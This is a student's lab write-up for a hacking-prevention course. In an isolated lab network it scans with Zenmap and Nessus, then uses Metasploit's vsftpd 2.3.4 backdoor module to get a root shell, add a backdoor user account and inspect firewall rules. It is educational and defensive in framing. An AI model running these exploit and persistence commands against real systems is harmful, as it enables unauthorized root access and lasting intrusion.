Christopher Bazyani

CYB 552

Advanced Hacking Prevention

Lab 4

Using Ethical Hacking Techniques to Exploit a Vulnerable Workstation

**Section 1: Hands-On Demonstration**

Part 1: Use Zenmap to Scan a Subnet Address

On the vWorkstation desktop, double-click the Connections folder.

In the Connections folder, double-click the TargetWindows02 RDP shortcut to open a remote connection to the TargetWindows02 machine.

If prompted, type the following credentials and click OK.

Username: Administrator

Password: P@ssw0rd!

The remote desktop opens with the IP address of TargetWindows02 (172.30.0.10) in the title bar at the top of the window.

From the TargetWindows02 taskbar, click the Windows Start button and select Nmap > Nmap - Zenmap GUI from the menu

Graphical user interface, application, Teams

Description automatically generated

In the Target box, type 172.30.0.0/24, then select Ping scan from the Profile drop-down list.

Notice the Command box of the Zenmap window displays nmap -sn 172.30.0.0/24, the Nmap command for this type of scan.

Graphical user interface, application

Description automatically generated

Click the Scan button to begin a Ping scan (-sn) on all hosts on the 172.30.0.0/24 subnet. The completed scan will identify four hosts:

172.30.0.2, the vWorkstation

172.30.0.7, the Kali system that you will use to attack the victim

172.30.0.10, the TargetWindows02 machine

172.30.0.55, the victim system

Nmap Ping scan

Graphical user interface, text, application, email

Description automatically generated  
In the Target box, type 172.30.0.55, then select Intense Scan from the Profile drop-down menu and click the Scan button.

An intense scan will take up to 5 minutes to complete. The Nmap Output tab will display the words Nmap done when the scan has finished.

Intense scan  
When the scan is complete, click the Scan menu and select Save All Scans to Directory.

Graphical user interface, text, application, email

Description automatically generated  
In the Choose a directory... dialog box, select the Desktop from the Places list, then click the Create Folder button to create a new folder on the TargetWindows02 desktop.

Graphical user interface, application

Description automatically generated

When prompted to name the new folder, type Scans and press Enter.

Create a new folder  
Click Save to save the scans to your new folder on the TargetWindows02 desktop.  
Close the Zenmap window.

Graphical user interface, application

Description automatically generated  
Note: In the next steps, you will move this deliverable file from the TargetWindows02 machine to the vWorkstation. You will transfer the file to your local system at the end of Section 1.  
From the TargetWindows02 desktop, select any deliverable files you saved in the course of this lab and copy them to the Windows clipboard.

Intense scan from the Scans folder

Ping scan from the Scans folder  
Minimize the remote TargetWindows02 connection.  
On the vWorkstation desktop, right-click any empty area of the desktop and select Paste to paste the copied files to the Desktop.  
On the vWorkstation desktop, double-click the Intense scan file (date Intense scan on 172.30.0.55.xml) copied from the TargetWindows02 Scans folder to open the scan report in a new browser window.

Table

Description automatically generated

When prompted, click Allow Blocked Content.

Open ports on victim  
Use the scrollbar to review the Nmap Scan Report.  
Make a screen capture showing the open ports and paste it into your Lab Report file.

Table

Description automatically generated  
Close the browser window.

Part 2: Conducting a Vulnerability Scan with Nessus

From the vWorkstation taskbar, restore the remote TargetWindows02 connection.

From the TargetWindows02 taskbar, click the Windows Start button and select Tenable Network Security > Nessus Web Client from the menu.

A screenshot of a computer

Description automatically generated with low confidence

When prompted, click Continue to this website (not recommended) to continue.

At the Nessus log-in screen, type the following credentials and click Login to open the Nessus web client.

Username: Administrator

Password: P@ssw0rd!

If prompted to save your password, click Not for this site to continue.

Graphical user interface

Description automatically generated  
Start the Nessus scan

In the upper-left corner of the Scans page, click the New Scan button to open the Scan Library of preconfigured network scans, then select the Basic Network Scan option.

Graphical user interface, application

Description automatically generated  
Refresh the screen

In the New Scan / Basic Network Scan form, type the following information:

Name: yourname\_S1\_VictimScan, replacing yourname with your own name

Description: Remote system scan

Folder: My Scans

Target: 172.30.0.55

Nessus configuration form

At the bottom of the form, click the Save button to save the new configuration and open the My Scans page.

Graphical user interface

Description automatically generated

On the My Scans page, click the yourname\_S1\_VictimScan checkbox to select your Basic Scan.

In the upper-right corner of the My Scans page, click the More menu and select Launch to launch your Basic Scan.  
Launch scan

When prompted, click Launch again to continue.

Graphical user interface, text, application, email

Description automatically generated

Note: The scan will take about 10 minutes to complete. When the scan is complete, a check icon appear will appear in the scan entry. Scan results will vary, so your results may not reflect what you see in the following figures. While not recommended during this lab exercise, you do not need to remain logged in to the Nessus GUI while the scan is running.

When the scan is complete, click yourname\_S1\_VictimScan to open the scan results.

The scan results summary includes both a bar chart and a pie chart showing the distribution of vulnerability findings for each host.  
Scan results

Graphical user interface, text

Description automatically generated

In the upper-right corner of the scan results page, click Export and select HTML to export the scan results as an HTML file.  
Export Option

Graphical user interface, application

Description automatically generated

When prompted, click Export again to export the default Executive Summary.


In the Save file prompt that appears at the bottom of the browser window, click the arrow to

expand the Save menu and select Save as.  
Save file prompt

Graphical user interface, application

Description automatically generated

In the Save As dialog box, type yourname\_S1\_VictimScan in the File name box, replacing yourname with your own name, and click Save to save the report to the desktop.



Graphical user interface, text, application

Description automatically generated

Close the Nessus window.

Note: In the next steps, you will move this deliverable file from the TargetWindows02 machine to the vWorkstation. You will transfer the file to your local system at the end of Section 1.

From the TargetWindows02 desktop, select any deliverable files you saved in the course of this lab and copy them to the Windows clipboard.

yourname\_S1\_VictimScan, replacing yourname with your own name

Minimize the remote TargetWindows02 connection.

On the vWorkstation desktop, right-click any empty area of the desktop and select Paste to paste the copied files to the Desktop.

From the vWorkstation desktop, double-click the new yourname\_S1\_VictimScan file to review your scan results in a new browser window.

When prompted, click Allow Blocked Content.  
Nessus summary

Graphical user interface, application, Teams

Description automatically generated

In the Plugin Id column, click the 55523 link to open the profile for this particular vulnerability on Tenable's website.



Nessus maintains details about the vulnerability in the Tenables CVE database and suggests possible solutions.

Make a screen capture showing the details of the 55523 vulnerability and paste it into the Lab Report file.

Graphical user interface, text, application, email, website

Description automatically generated

Minimize the browser window.

Close the remote TargetWindows02 connection.

Part 3: Exploit the Victim System using Metasploit

From the Connections folder, double-click the Kali shortcut to open a PuTTY session to the Kali machine.

At the command prompt, type /etc/init.d/postgresql start and press Enter to start the SQL database used by Metasploit.

Start PostgreSQL service

Graphical user interface, text, application

Description automatically generated

At the command prompt, type msfconsole and press Enter to start the Metasploit service.

It will take about 3 minutes for Metasploit to start. The Metasploit startup splash screen will be different each time you start Metasploit. The following figure shows only one of many possible splash screens.

Metasploit Framework console

Text

Description automatically generated

In your Lab Report file, locate the screen capture showing the open ports identified by the Intense scan report from Zenmap in Part 1 of this lab.

The first open port on the victim system is Port 21.

Open ports

The product name associated with this port is vsftpd. In Part 2 of this lab, you documented the details of the Plugin ID 55523, which is also associated with vsftpd. According to the details provided by Nessus, this type of vulnerability could enable a hacker to compromise the system through a backdoor.

Vsftpd vulnerablility

At the msf prompt, type search vsftpd and press Enter.

Metasploit will search for all attack vectors on the victim system that work against the vsftpd service. It will return the following exploit: exploit/unix/ftp/vsftpd\_234\_backdoor. You will also notice that Metasploit has ranked this vulnerability as excellent, indicating that the exploit is almost certain to work.

Metasploit search results

Text

Description automatically generated

At the msf prompt, type use exploit/unix/ftp/vsftpd\_234\_backdoor and press Enter to use the exploit identified in the Metasploit search results.

At the msf exploit (vsftp\_234\_backdoor) prompt, type set RHOST 172.30.0.55 and press Enter to identify the remote host as the victim system.

At the msf exploit (vsftp\_234\_backdoor) prompt, type exploit and press Enter to create a backdoor shell with root access to the victim system.

Remote command shell

In the new command shell (no prompt), type whoami and press Enter to identify the current user.

Metasploit should have been able to grant root-level access.

Make a screen capture showing the result of the whoami command and paste it into your Lab Report file.

Text

Description automatically generated

In the command shell (no prompt), type ifconfig and press Enter to open the ifconfig utility and list the network interfaces on the victim system.

Metasploit should be able to open a backdoor into the victim system (172.30.0.55) and execute the command.

Make a screen capture showing the result of the ifconfig command and paste it into your Lab Report file.

Text

Description automatically generated

In the command shell (no prompt), type iptables --list and press Enter to list the rules in the iptables firewall on the victim system, if any are set.

The firewall rules determine which networks (IP address) have access to your network over which ports.

Make a screen capture showing the list of iptables rules and paste it into your Lab Report file.

Shape

Description automatically generated with medium confidence

In the command shell (no prompt), press Ctrl+C to terminate the command shell.

When prompted, type y and press Enter to abort the session and return to the msf exploit prompt.

At the msf prompt, type exit and press Enter to return to the command prompt.

At the command prompt, type exit and press Enter to close the PuTTY session.

Text

Description automatically generated

Note: Metasploit was able to connect to the victim system with root-level access without requiring a password. With this single exploit you have complete control over the victim system. To prevent similar access to networked systems, it is critical for organizations to test systems regularly and keep patches updated.

Restore the browser window to return the vulnerability profile on the Tenable website.

In the vulnerability profile, locate the recommended solution for the vstftpd vulnerability and document that information in your Lab Report file.

Graphical user interface, application

Description automatically generated with medium confidence

Close the browser window.

Note: This completes Section 1 of this lab. In the next steps, you will use the File Transfer folder to move any files from the vWorkstation to your local system that are to be submitted as part of your lab deliverables. Refer to the instructions in the Common Lab Tasks document for more information on how to use this function.

On the vWorkstation desktop, drag the deliverable files into the File Transfer folder to complete the download to your local computer.

Zenmap Ping scan

Zenmap Intense scan

yourname\_S1\_VictimScan, replacing yourname with your own name

**Section 2: Applied Learning**

Part 1: Use Zenmap to Scan a Subnet Address

Open a remote connection to the TargetWindows02 machine.

If prompted, type the following credentials and click OK to open the remote connection.

Username: Administrator

Password: P@ssw0rd!

Launch the Zenmap application.

Run a Ping scan on the 172.30.0.0/24 subnet.

Notice the Command box of the Zenmap window has changed to nmap -sn 172.30.0.0/24, the Nmap command for this type of scan. The completed scan will identify four hosts:

172.30.0.2, the vWorkstation

172.30.0.7, the Kali system that you will use to attack the victim

172.30.0.10, the TargetWindows02 system

172.30.0.55, the victim system

Graphical user interface, text, application, email

Description automatically generated

Run an Intense scan on the 172.30.0.55 victim system.

An intense scan will take about 5 minutes to complete. The Nmap Output tab will display the words Nmap done when the scan has finished.

Graphical user interface, text, application, email

Description automatically generated

From the Hosts list, select the 172.30.0.55 host, then click the Ports/Hosts tab to identity the open ports on the victim system.

Make a screen capture showing the open ports on the victim system and paste it into the Lab Report file.

Graphical user interface, text, application, email

Description automatically generated

Save All Scans to a new folder named Scans on the TargetWindows02 desktop and close the Zenmap window.

Note: In the next steps, you will move this deliverable files from the TargetWindows02 machine to the vWorkstation. You will transfer the file to your local system at the end of Section 2.

From the TargetWindows02 desktop, select any deliverable files you saved in the course of this lab and copy them to the Windows clipboard.

Ping scan in the Scans folder

Intense scan in the Scans folder

Minimize the remote TargetWindows02 connection.

On the vWorkstation desktop, right-click any empty area of the desktop and select Paste to paste the copied files to the desktop.

Part 2: Conducting a Vulnerability Scan with Nessus  
Restore the remote TargetWindows02 connection.

Launch the Nessus Web Client and dismiss the certificate error to continue.

When prompted, type the following credentials and click Login to open the application.

Username: Administrator

Password: P@ssw0rd!

Create a new Basic Network Scan of the victim system identified by Zenmap using the following configuration.

Name: yourname\_S2\_VictimScan, replacing yourname with your own name

Description: Scanning the victim system

Folder: My Scans

Target: 172.30.0.55

Graphical user interface

Description automatically generated

In the left pane, click Discovery, then select Port scan (all ports) from the Scan Type menu and save the new configuration.

Scan all ports

Scan all ports

Graphical user interface, text, application, email

Description automatically generated

Launch the yourname\_S2\_VictimScan scan.

Note: The scan will take about 10 minutes to complete. During this time you may get logged out of the Nessus GUI. If this happens, simply log back in and navigate to your scan. Also note that scan results may vary.

When the scan is complete, open the yourname\_S2\_VictimScan report summary.

The report summary includes both a bar chart and a pie chart showing the distribution of vulnerability findings for each host.

Scan Results

Scan Results

Graphical user interface, application

Description automatically generated

Click the vulnerability bar graph to view the vulnerabilities identified by Nessus.

Make a screen capture showing the critical vulnerabilities identified by Nessus and paste it into the Lab Report file.

Graphical user interface, text, application, email

Description automatically generated

Export the report to the Desktop as yourname\_S2\_VictimScan.html, replacing yourname with your own name, then close the Nessus window.

Note: In the next steps, you will move this deliverable file from the TargetWindows02 machine to the vWorkstation. You will transfer the file to your local system at the end of Section 2.

From the TargetWindows02 desktop, select any deliverable files you saved in the course of this lab and copy them to the Windows clipboard.

yourname\_S2\_VictimScan

Graphical user interface, text, application

Description automatically generated

Minimize the remote TargetWindows02 connection.

On the vWorkstation desktop, right-click any empty area of the desktop and select Paste to paste the copied files to the desktop.

From the vWorkstation desktop, open the yourname\_S2\_VictimScan file to review your scan results in a new browser window.

When prompted, click Allow Blocked Content to open the report in an Internet Explorer window.

Graphical user interface, application, Teams

Description automatically generated

In the browser window, select Plugin Id 55523 to open the profile for this particular vulnerability on Tenable's website.

Nessus maintains details about the vulnerability in the Tenables CVE database and suggests possible solutions.

Make a screen capture showing the details of the 55523 vulnerability and paste it into the Lab Report file.

Graphical user interface, text, application, email

Description automatically generated

Minimize the browser window.

Close the remote TargetWindows02 connection.

Part 3: Exploit the Victim System using Metasploit

From the Connections folder, double-click the Kali shortcut to open a PuTTY session to the Kali Linux machine.

At the command prompt, execute /etc/init.d/postgresql start to start the SQL database used by Metasploit.

At the command prompt, execute msfconsole to start the Metasploit service.

It will take about 3 minutes for Metasploit to start. The Metasploit startup splash screen will be different each time you start Metasploit. The following figure shows only one of many possible splash screens.

Metasploit Framework console

Graphical user interface

Description automatically generated

In your Lab Report file, locate the screen capture showing the open ports identified by the Intense scan report from Zenmap in Part 1 of this lab.

The first open port on the victim system is Port 21.

Open ports

The product name associated with this port is vsftpd. In Part 2 of this lab, you documented the details of the Plugin ID 55523, which is also associated with vsftpd. According to the details provided by Nessus, this type of vulnerability could enable a hacker to compromise the system through a backdoor.

Vsftpd vulnerablility

At the msf prompt, execute search vsftpd.

Metasploit will search for all attack vectors on the victim system that work against the vsftpd service. It will return the following exploit: exploit/unix/ftp/vsftpd\_234\_backdoor. You will also notice that Metasploit has ranked this vulnerability as excellent, indicating that the exploit is almost certain to work.

At the msf prompt, execute use exploit/unix/ftp/vsftpd\_234\_backdoor to use the exploit identified in the Metasploit search results.

At the msf exploit (vsftp\_234\_backdoor) prompt, execute set RHOST 172.30.0.55 to identify the remote host as the victim system.

At the msf exploit (vsftp\_234\_backdoor) prompt, execute exploit to create a backdoor shell with root access to the victim system.

Text

Description automatically generated

In the new command shell (no prompt), execute whoami to identify the current user.

Metasploit should have been able to grant root-level access.

In the command shell (no prompt), execute ifconfig to open the ifconfig utility and list the network interfaces on the victim system.

Metasploit should be able to open a backdoor into the victim system (172.30.0.55) and execute the command.

Text

Description automatically generated

In the command shell (no prompt), execute adduser eviltwinskippy to add a new user on the victim system.

When prompted to set and confirm a password for eviltwinskippy, type P@ssw0rd! and press Enter.

When prompted for additional field definitons for the new user, press Enter to leave each field blank; after the Other prompt type y and press Enter to confirm the information is correct and return to the command shell (no prompt).

It may take you several attempts to time the placement of the "y" entry correctly. Type y at the Other prompt, then again at the blank prompt, then again when asked to confirm the information is correct. This action will generate an error, but you will be able to proceed to the next step and continue.

Text

Description automatically generated

In the command shell (no prompt), execute cd /home to change the current directory to the home directory.

In the command shell (no prompt), execute ls to list the contents of the current directory.

Make a screen capture showing the contents of the home directory and paste it into your Lab Report file.

Text

Description automatically generated

In the command shell (no prompt), execute iptables -nvL to display the iptables rules, if any are set.

The firewall rules determine which networks (IP addresses) have access to your network, and over which ports.  
The -nvL switch will list (-L) all rules with verbose output (-v), which will show packet and byte counters in numeric format (-n).

In the command shell (no prompt), execute iptables --list to list the rules in the iptables firewall.

Make a screen capture showing the list of iptables rules and paste it into your Lab Report file.

Text

Description automatically generated

In the command shell (no prompt), execute netstat -tapnl to display all active ports and any active connections.

A picture containing text

Description automatically generated

In the command shell (no prompt), execute iptables -I INPUT -p tcp --dport 6200 -j LOG --log-prefix '\*\*Remote Hack\*\*' --log-level 4 to insert a "Remote Hack" message into the log file using port 6200, as identified by the Nessus details for the vsftpd vulnerability.

Note: Iptables is a Unix firewall very potent in blocking allow and monitoring traffic on all interfaces. In this instance, you are setting iptables to log a port 6200 connection on the inbound interface. In the next steps, you will review active communication between the attacking system and victim system.

In the command shell (no prompt), excute tail -f /var/log/messages to display the last few lines of the messages file.

Text

Description automatically generated

In the command shell (no prompt), press Ctrl+C to terminate the command shell.

Make a screen capture showing the \*\*Remote Hack\*\* message and paste it into your Lab Report file.

When prompted, type y and press Enter to abort the session and return to the msf exploit prompt.

At the msf prompt, execute exit to return to the command prompt.

At the command prompt, execute exit to close the PuTTY session.

Note: Metasploit was able to connect to the victim system with root-level access without requiring a password. With this single exploit you have complete control over the victim system. To prevent similar access to networked systems, it is critical for organizations to test systems regularly and keep patches updated.

Text

Description automatically generated

Restore the browser window.

In the browser window, locate the recommended solution for the vstftpd vulnerability and document that information in your Lab Report file.

Graphical user interface, text, application

Description automatically generated

Close the browser window.

Note: This completes Section 2 of this lab. In the next steps, you will use the File Transfer folder to move any files from the vWorkstation to your local system that are to be submitted as part of your lab deliverables. Refer to the instructions in the Common Lab Tasks document for more information on how to use this function.

On the vWorkstation desktop, drag the deliverable files into the File Transfer folder to complete the download to your local computer.

Zenmap Ping scan

Zenmap Intense scan

yourname\_S2\_VictimScan, replacing yourname with your own name